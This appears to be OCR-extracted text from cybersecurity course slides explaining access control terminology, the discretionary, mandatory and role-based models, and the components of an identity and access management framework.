- **Involves user identification**, authentication, authorization, and accountability

Access Control Terminology

Subject	Refers to a **particular user or process** which wants to access the resource
Object	Refers to a specific resource that the user wants to access such as a file or any **hardware device**
Reference Monitor	Checks the **access control rule** for specific restrictions
Operation	Represents the **action taken** by the subject on the object

Access Control Principles



Types of Access Control

Discretionary Access Control (DAC)

- Permits the user who is granted access to information to decide how **to protect the information** and determine the desired **level of sharing**
- Access to files is **restricted to users** and **groups** based upon their identity and the groups to which the users belong


Mandatory Access Control (MAC)

- Does not permit the end user **to decide who can access the information**
- Does not permit the user to **pass privileges** on to other users, as system access could then be circumvented

Role-based Access

- Users can be assigned **access to systems**, **files**, and **fields on a one-by-one basis**, whereby access is granted to the user for a particular file or system
- Can simplify the **assignment of privileges** and ensure that individuals have all the privileges necessary to perform their duties

Notes: ____________________




Identity and Access Management (IAM)

- Identity and Access Management (IAM) is a framework that consists of users, procedures, and software products to **manage user digital identities** and access the resources of an organization
- It ensures that *"the right users obtain access to the right information at the right time"*
- The services provided by IAM are classified into four distinct components:
  - Authentication
  - Authorization
  - User Management
  - Enterprise Directory Services (Central User Repository)

IAM Framework


Access Management
Authentication
Single Sign on
Session Management
Password Services
Strong Authentication
Multi-factor Authentication
Authorization
Role-based Authorization
